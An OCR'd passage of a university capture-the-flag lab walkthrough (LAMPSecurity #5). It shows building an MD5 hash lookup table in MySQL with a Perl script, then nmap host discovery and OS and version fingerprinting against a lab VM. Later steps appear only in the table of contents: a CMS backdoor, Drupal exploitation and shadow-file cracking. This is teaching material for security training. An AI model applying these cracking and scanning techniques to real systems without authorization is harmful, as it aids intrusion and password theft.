LAMPSecurity Capture the Flag Exercise #5:
Web Application to Root Via Insecure Configuration

by Justin C. Klein Keane <justin@MadIrish.net>

Originally developed for:
University of Pennsylvania, School of Arts & Sciences,
Information Security and Unix Systems group

http://www.MadIrish.net

Table of Contents

Step 1 – Build an MD5 Hash Database 8
MD5 Rainbow Tables 9
Creating an MD5 Rainbow Database in MySQL 10
Step 2 – Reconnaissance 20
Scanning with NMAP 21
Step 3 – Vulnerability scan 25
Vulnerability Scanning with Nessus 26
Vulnerability Scanning with Nikto 33
Step 4 – Manual Discovery 35
Manual Discovery 36
Identifying Open Source Software 37
Step 5 – Exploiting Vulnerable Software 40
Discovering Version Information 41
Finding Known Vulnerabilities 42
Using our MD5 Rainbow Table 44
Creating a Backdoor Using NanoCMS 48
Step 6 – Leverage exploits to create a shell account 51
Exploiting Drupal 52
Step 7 – Access the Root Account 55
Discover the Root Password 56
Step 8 – Steal the Shadow File and Crack It 58
Password Cracking 59
Using John the Ripper 60
Lessons Learned 62
Keep Software Up to Date 62
Prevent Version Disclosure 62
Protect User Space 62
Storing Passwords in Plain Text 64
Use Privilege Separation 64
0-day for the Win 64
Other Unscripted Attack Vectors: 66

Step 1 – Build an MD5 Hash Database

Build an MD5 hash rainbow table to look up discovered hashes.

MD5 Rainbow Tables

MD5 is a popular hashing algorithm used in many web applications. A hash is a one way mathematical transformation that is designed to provide a unique output for any given input. MD5 (or Message Digest version 5) is one of the more popular hash algorithms (another popular one being SHA). MD5 will take input and produce a unique 32 hexadecimal output for any input. For instance, the MD5 hashed value of the word "apple" is "1f3870be274f6c49b3e31a0c6728957f ". Hashing algorithms are one way functions – that is there is a formula to derive the hash of the word apple, and it consistently provides the same result. However, there is no way to derive the word apple from the hash (mathematically).

Hashes are often used in web applications in order to store passwords. Since it is unsafe to store actual password values in databases that power web applications, many developers opt to store password hashes in an application database instead. Application logic then asks the user for their password, hashes the value, and stores the hash in the database. Thus when the user enters their password only the hash is stored or compared, not the actual value of the password.

There are two problems with this scheme. The first is that it is possible to have collisions – situations where more than one unique input can result in the same hash. The other problem is that hash values can be calculated. Attackers can use this strategy to create offline rainbow tables.

A rainbow table is a lot like a dictionary list used for brute forcing. However, whereas a dictionary list simply contains lists of possible passwords, a rainbow table contains the list of possible passwords linked to their hash values. Creating an MD5 hash rainbow table takes relatively little computing power or space. Once the rainbow table is created it is easy for an attacker to defeat the one way function of the hash by looking up a hash value and finding the input that was used to create the hash.

Computer users are consistently shown to be the weakest link in any computer security chain. Users often choose weak passwords. We can exploit this weakness by taking a list of weak passwords, generating an MD5 rainbow table and then using that table to look up hash values and reveal passwords.

Creating an MD5 Rainbow Database in MySQL

Databases are ideally designed for this sort of operation. We'll use a simple Perl script to open up a word list file, calculate the MD5 hash of each value, and insert the word and the value into a database that we can later query.

In order to get started with our MD5 rainbow table the first thing we need to do is to install the MySQL database engine. To do this become root with the 'su' command:

```
[sasattack@localhost ~]$ su
Enter password:
[sasattack@localhost ~]#
```

You'll know you've successfully become the root user when your command prompt changes to a pound or hash '#' symbol. Once you've become root go ahead and install MySQL using the following command:

```
[root@localhost ~]$# yum install mysql-server
```

Answer affirmatively if there are any follow up questions (usually about installing package dependencies). Once MySQL is installed we need to start the server. To do this use the following command:

```
[root@localhost ~]$# /etc/rc.d/init.d/mysqld start
```


And make sure there are no errors. Once you have done this switch back to your regular user account with the 'exit' command like so:

```
[root@localhost ~]$# exit
exit
[sasattack@localhost ~]$
```

Once MySQL is started we need to create a new database for our password hashes. While there are GUI programs available (such as MySQL Administrator and MySQL Query Browser) it is faster for this sort of an operation to just use the CLI (Command Line Interface) to MySQL. To log into MySQL simply use the command:

```
[sasattack@localhost ~]$ mysql -u root
```

At this point your command prompt should change to the MySQL command prompt (mysql>):



Once you're logged into MySQL create a new database with the command:

```
mysql> create database rainbow;
Query OK, 1 row affected (0.00 sec)
```

Next change into that database:

```
mysql> use rainbow;
Database changed
```


Now let's set up our table to store our rainbow table with the MySQL command:

```
mysql> create table hash (hash_word varchar(100), hash_hash
```

```
varchar(32));
Query OK, 0 rows affected (0.0.1 sec)
```

You can verify your table was created properly using the 'desc' or describe command:

```
mysql> desc hash;
```



Now let's leave MySQL using the 'quit' command:

```
mysql> quit
Bye
[sasattack@localhost ~]$
```

Now that we have our table, it's time to populate it. Firstly let's locate a good word list – there happens to be one in the Brutus directory on the image we're using. Make sure you're in your home directory then copy the wordlist using:

```
[sasattack@localhost ~]$ cd
[sasattack@localhost ~]$ cp bin/Brutus/words.txt .
```


Note the period at the end of the command! Check your home directory using the 'ls' command and verify that the file 'words.txt' is in your home directory. Next we're going to write up a quick Perl script that will go through the word list and create hashes for us. Open the text editor using notepad icon at the top of the screen. Once this is open copy the following code into the new text document:

```
use Digest::MD5  qw(md5 md5_hex md5_base64);
use DBI;

my $dbh = DBI->connect('DBI:mysql:rainbow', 'root', '') || die "Could
not connect $DBI::errstr";

open (FILE, 'words.txt') || die('Could not open file');
while (<FILE>) {
        my $data;
        chomp($data = $_);
        $data =~ s/\r\n?//g;
        $hash = md5_hex $data;
        $data =~ s/'/''/g;
        my @vals = ($data, $hash);
        my $sth = $dbh->prepare("insert into hash
(hash_word,hash_hash) values (?,?)");
        $sth->execute(@vals) || die "Query failed! $DBI::errstr";
}
close(FILE);
$dbh->disconnect();
```


Finally save the file as 'md5.pl':



Go back to your command prompt and ensure that both files (md5.pl and words.txt) are in your home directory.

Finally execute the program using the command:

```
[sasattack@localhost ~]$ perl md5.pl
```



You shouldn't get any error messages, but let's confirm that the program worked by looking up the md5 hash for the word pacific by logging into the database and running a query:

```
[sasattack@localhost ~]$ mysql -u root rainbow
mysql> select * from hash where hash_word = 'pacific';
+-----------+----------------------------------+
| hash_word | hash_hash                        |
+-----------+----------------------------------+
| pacific   | b154356eddac45e2b8af33c5ed24028c |
+-----------+----------------------------------+
1 row in set (0.53 sec)
```

Now our rainbow table is complete!

Step 2 – Reconnaissance

Find the target and discover what services are available on the remote machine using NMAP.

Scanning with NMAP

NMAP (the Network MAPper http://nmap.org) can be used to quickly scan large ranges of IP addresses. NMAP uses a number of techniques to discover ports that are open on remote machines. Open ports generally indicate available services that an attacker can interact with, so they are of particular interest to us. Firewall rules on the target may limit port access, however, so there may be services that are unavailable from the outside. NMAP will inspect the machine and let us know what services are available.


NMAP can also analyze TCP/IP fingerprints of remote machines and determine operating systems and versions running on those machines. Different operating systems implement networking in subtly different ways and NMAP uses this information to compare responses to a large database of known OS fingerprints.

NMAP has a graphical interface, but the command line version is often preferable and is just as full featured. In order to open a command prompt, access the Terminal program under the Applications menu → System → Terminal, or using the quick launch icon in the tool bar at the top of the SAS_Attack VMware image.

The first thing we should do is run an NMAP scan against the entire target IP address range (192.168.0.3-192.168.0.49) and discover machines. To do this we'll use the -F flag, for a fast scan. Open a command prompt and run NMAP by typing:

```
$ nmap -F 192.168.0.3-49
```

The NMAP scan takes some time but it should find the target and look something like:



The scan finds the target in just over a minute and a half. The scan also indicates that several well known services are running.

Now that we've found the target machine, let's try and do some discovery. This involves doing a targeted scan and grabbing information we can use to identify versions of services and the operating system (OS). We can use NMAP to do this, or we can do banner grabs manually. In this exercise we'll try both methods. In order to do OS detection we have to listen to packet responses from the target machine, an operation which requires root permissions. Let's first become root. In your terminal window type:

```
$ su
```

Enter the password and notice that the prompt character changes from a '$' symbol to a '#' symbol, indicated that you are now operating as the root user. Next try NMAP using the command (note the IP shown in this command may vary depending on where you found the machine):


```
# nmap -sV -O -PN 192.168.0.5
```

the -sV flags will do service version detection, the -O flag will do operating system fingerprinting, and the -PN flag tells NMAP to skip ICMP pinging the host before scanning (since we already know the host is up). ICMP pings are used by NMAP to determine if IP addresses are used, but many devices block ICMP traffic, so it is worthwhile to use this operation if you suspect a machine may occupy an address space, but isn't responding to NMAP.

NMAP may take some time to perform this operation, you may want to skip ahead to the next section “Manual Banner Grabbing” before coming back to view the results You can open a new tab in the console window with Shift+Ctrl+T (or under the File menu) .

Once NMAP completes the operating system and version detection, a process that may take 15 minutes, it will present results in a formatted output. Be sure to read all of the output to get a better sense of how NMAP came to it's reported conclusions.

NMAP operating system and version detection output:



You'll notice that the MAC address of the target is clearly identified as VMWare. MAC addresses are configurable, and you can easily change this value in VMWare to make the target look more realistic.

You can also see that NMAP has determined that the target is running Linux, likely with a 2.6 version kernel. NMAP also discovered that OpenSSH 4.7 is running on port 22, Sendmail 8.14.1 is running on port 25, and Apache 2.2.6 is running on port 80. Apache was also able to determine that Apache is reporting that it is running on the Fedora Linux distribution.

Step 3 – Vulnerability scan

